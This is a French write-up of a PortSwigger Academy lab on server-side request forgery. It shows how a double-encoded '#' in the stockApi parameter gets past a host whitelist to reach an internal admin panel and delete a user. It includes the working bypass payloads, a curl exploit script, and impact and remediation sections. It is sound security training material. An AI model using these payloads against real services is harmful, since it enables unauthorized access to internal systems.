

SSRF with whitelist-based input filter

CWE-918 · OWASP A10:2021

Lab	SSRF with whitelist-based input filter
Classe	Server-Side Request Forgery
Difficulté	Expert
Cible	Service interne de vérification de stock (HTTP)
Plateforme	PortSwigger Web Security Academy

Lucas Fagioli

1er juillet 2026

Table des matières

1	Contexte	2
1.1	Environnement	2
2	Reconnaissance	3
3	Exploitation	5
3.1	Le filtre d'hôte bloque les cibles arbitraires	5
3.2	Les identifiants intégrés sont acceptés	6
3.3	Un caractère de fragment brut casse l'hôte	7
3.4	Double-encoder le fragment pour désynchroniser les analyseurs	7
3.5	Résolution du lab	8
4	Impact	9
5	Remédiation	9

1 Contexte

La boutique expose une fonction "Check stock" sur chaque page produit. Au clic, le serveur récupère une URL passée dans le paramètre `stockApi` et renvoie le corps de cette réponse. C'est un point d'entrée SSRF d'école : le client contrôle, au moins en partie, l'URL que le serveur va requêter.


L'application se défend par une liste blanche sur l'hôte : seul `stock.weliketoshop.net` est accepté, si bien qu'un naïf `http://localhost/admin` est rejeté. Tout l'enjeu est de faire tout de même atteindre l'interface d'administration interne, en exploitant une **incohérence entre l'analyseur d'URL qui valide l'hôte et l'analyseur d'URL qui exécute réellement la requête**.

- **Point d'injection** : le paramètre POST `stockApi` sur `/product/stock`.
- **Objectif** : atteindre `http://localhost/admin` et supprimer l'utilisateur carlos.

1.1 Environnement

Systeme	Windows 11		
Outil principal	Burp Suite Community Edition		
Navigateur	Chromium intégré à Burp (Open Browser)		
Cible	Instance	de	lab PortSwigger, <code>*.web-security-academy.net</code>

WE LIKE TO SHOP



Conversation Controlling Lemon
★ ★ ★ ★ ★ \$59.86

[View details](#)



Single Use Food Hider
★ ★ ★ ★ ★ \$88.49

[View details](#)



Cheshire Cat Grin
★ ★ ★ ★ ★ \$14.99

[View details](#)



Laser Tag
★ ★ ★ ★ ★ \$69.13

[View details](#)



BURP Protection
★ ★ ★ ★ ★ \$7.36

[View details](#)




High-End Gift Wrapping
★ ★ ★ ★ ★ \$26.38

[View details](#)




Hydrated Crackers
★ ★ ★ ★ ★ \$81.95

[View details](#)



ZZZZZZ Bed - Your New Home Office
★ ★ ★ ★ ★ \$31.16

[View details](#)



État initial du lab, non résolu.

2 Reconnaissance

Ouvrir n'importe quelle page produit révèle un sélecteur de magasin suivi d'un bouton *Check stock*. C'est ce bouton qui déclenche la requête côté serveur.

Laser Tag



\$69.13



Description:

These mini Laser Tag guns are the ideal addition for your keyring, because you never know when you and a mate will fancy an impromptu game of tag!

It's the first to lose 3 lives that loses! This on the go gadget is the perfect gift for anyone who loves Laser Tag and anyone that loves a bit of fun all the time.

These are ideal for any environment, from having a laugh during an office break or as something to play travelling.

Batteries are included so as soon as you open up the package simply find your opponent and get tagging!

Get this ultra-fun pair of guns today and have hours of fun with your friends.

[< Return to list](#)

Fonction "Check stock" sur une page produit.

Avec l'interception activée, cliquer sur *Check stock* capture un POST vers `/product/stock` portant un paramètre `stockApi` encodé.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A table of intercepted requests is visible, with the following entry highlighted:

Time	Type	Direction	Method	URL	Status code	Length
10:54:01 29 J...	WS	→ To server		https://0a8f00f3033f7704807a94e4007c009a.web-security-academy.net/academy/labHeader		4
10:54:05 29 J...	HTTP	→ Request	POST	https://0a8f00f3033f7704807a94e4007c009a.web-security-academy.net/product/stock		

The 'Request' tab is open, showing the raw request data. The request body contains the following URL-encoded parameter:


```
stockApi=http%3A%2F%2F0a8f00f3033f7704807a94e4007c009a.web-security-academy.net%2Fproduct%2Fstock%3FproductId%3D4%26storeId%3D1
```

Requête interceptée dans le proxy Burp.

La requête est envoyée au *Repeater* pour itérer rapidement. Décodé, le paramètre pointe vers un service interne :

```
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=4&storeId=1
```

Une requête normale renvoie 200 OK avec le nombre en stock comme corps (par exemple 677). C'est notre référence.



Requête *stockApi* de référence dans le *Repeater*.

3 Exploitation


La stratégie est de construire le contournement observation par observation : confirmer le filtre, trouver une propriété que l'analyseur tolère, puis transformer cette propriété en confusion d'hôte.

3.1 Le filtre d'hôte bloque les cibles arbitraires

Pointer *stockApi* directement sur l'adresse de bouclage est rejeté, ce qui confirme une liste blanche d'hôtes plutôt qu'une liste noire :

```
stockApi=http://127.0.0.1/
```

La réponse est une erreur indiquant que l'hôte de vérification de stock externe n'est pas autorisé.




Adresse de bouclage bloquée par la liste blanche.

3.2 Les identifiants intégrés sont acceptés

Les URL de la forme `userinfo@hôte` sont valides, et l'analyseur lit l'hôte comme la partie après le `@`. Comme cette partie est le domaine autorisé, la requête est acceptée :

```
stockApi=http://username@stock.weliketoshop.net/
```

La réponse revient normalement. La portion `username` est ignorée par le filtre, qui ne se soucie que de voir l'hôte `stock.weliketoshop.net`.




Identifiants intégrés acceptés par le filtre.

3.3 Un caractère de fragment brut casse l'hôte

Ajouter un # après les identifiants change la façon dont l'hôte est calculé : le # démarre un fragment d'URL, si bien que l'analyseur ne voit plus `stock.weliketoshop.net` comme l'hôte, et la requête est rejetée :

```
stockApi=http://username#@stock.weliketoshop.net/
```



Caractère # brut rejeté.

C'est l'observation clé. Si l'on pouvait garder le # invisible au validateur mais décodé par le composant qui exécute la requête, les deux analyseurs seraient en désaccord sur l'hôte.

3.4 Double-encoder le fragment pour désynchroniser les analyseurs


Encoder le # deux fois (# -> %23 -> %2523) réalise exactement cela. Le serveur décode le paramètre une fois, donc :

- le validateur voit ...localhost:80%23@stock.weliketoshop.net.... Le %23 est encore encodé, donc traité comme faisant partie des identifiants, et l'hôte est lu comme le `stock.weliketoshop.net` autorisé. La validation passe.
- le client HTTP qui exécute la requête décode %23 en un vrai #, si bien que l'autorité qui le précède (localhost:80) devient l'hôte cible réel.

Atteindre d'abord l'interface d'administration confirme que le contournement fonctionne :

```
stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin
```

La réponse contient désormais le HTML du panneau d'administration interne, avec les liens de suppression d'utilisateurs.




Panneau d'administration atteint via la SSRF.

3.5 Résolution du lab

Pointer la même charge sur le point de suppression d'utilisateur supprime le compte cible :

```
stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos
```



Requête supprimant carlos via la SSRF.

Le lab est marqué comme résolu.

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)*Lab résolue.*

La requête finale se reproduit en une seule commande `curl` :

```
#!/usr/bin/env bash
# Reproduit la requete SSRF finale du lab PortSwigger
# "SSRF with whitelist-based input filter".
#
# La liste blanche n'autorise que l'hote stock.weliketoshop.net. Le fragment
# double-encode (%2523 -> %23 -> #) desynchronise l'analyseur qui valide de
# celui qui execute la requete : le serveur se connecte a localhost tandis que
# le filtre croit encore voir l'hote autorise.
#
# Usage : ./exploit.sh <lab-id>.web-security-academy.net <cookie-session>
set -euo pipefail
HOST="${1:?usage: ./exploit.sh <lab-host> <session-cookie>}"
SESSION="${2:?usage: ./exploit.sh <lab-host> <session-cookie>}"

PAYLOAD='stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin/delete?
username=carlos'

curl -sS "https://${HOST}/product/stock" \
-H "Content-Type: application/x-www-form-urlencoded" \
-H "Cookie: session=${SESSION}" \
--data "${PAYLOAD}"
```

4 Impact

La SSRF transforme le serveur en relais vers le réseau interne de confiance. Ici, elle a donné un accès non authentifié à une interface d'administration normalement joignable seulement depuis `localhost`, menant à la suppression d'un compte (impact d'intégrité et de disponibilité). Dans le monde réel, la même primitive sert couramment à atteindre les points de métadonnées cloud, des tableaux de bord internes et d'autres services back-end protégés uniquement par leur position réseau. L'attaque ne demande aucune authentification et se reproduit trivialement une fois la charge connue.

Gravité indicative : **élevée**.

5 Remédiation

La cause racine est de faire confiance à une liste blanche d'hôtes appliquée avec un analyseur d'URL différent de celui utilisé pour effectuer la requête. Les bugs d'équivalence d'analyseurs rendent fragile toute liste blanche au niveau de la chaîne de caractères.

- **Correctif principal** : analyser l'URL une seule fois avec un analyseur unique et strict, en extraire l'hôte, et rejeter tout ce qui ne correspond pas exactement à l'hôte autorisé. Réutiliser cette valeur analysée et normalisée pour construire la requête sortante, jamais la chaîne brute de l'utilisateur.

- **Rejeter l'ambiguïté** : interdire les identifiants intégrés (@), les fragments et les caractères de contrôle encodés dans l'URL fournie, plutôt que d'essayer de les interpréter.
- **Résoudre et épingler** : résoudre l'hôte en adresse IP et bloquer les plages privées, de bouclage et lien-local (dont l'IP de métadonnées cloud) avant de se connecter, pour se prémunir du DNS rebinding.
- **Moindre privilège / segmentation** : l'interface d'administration interne ne devrait pas être joignable depuis le serveur applicatif, et devrait exiger une authentification même depuis localhost.
- **Surveillance et journalisation** : journaliser les destinations des requêtes sortantes et alerter sur les requêtes vers des plages internes.

Référence : OWASP Server-Side Request Forgery Prevention Cheat Sheet ; CWE-918.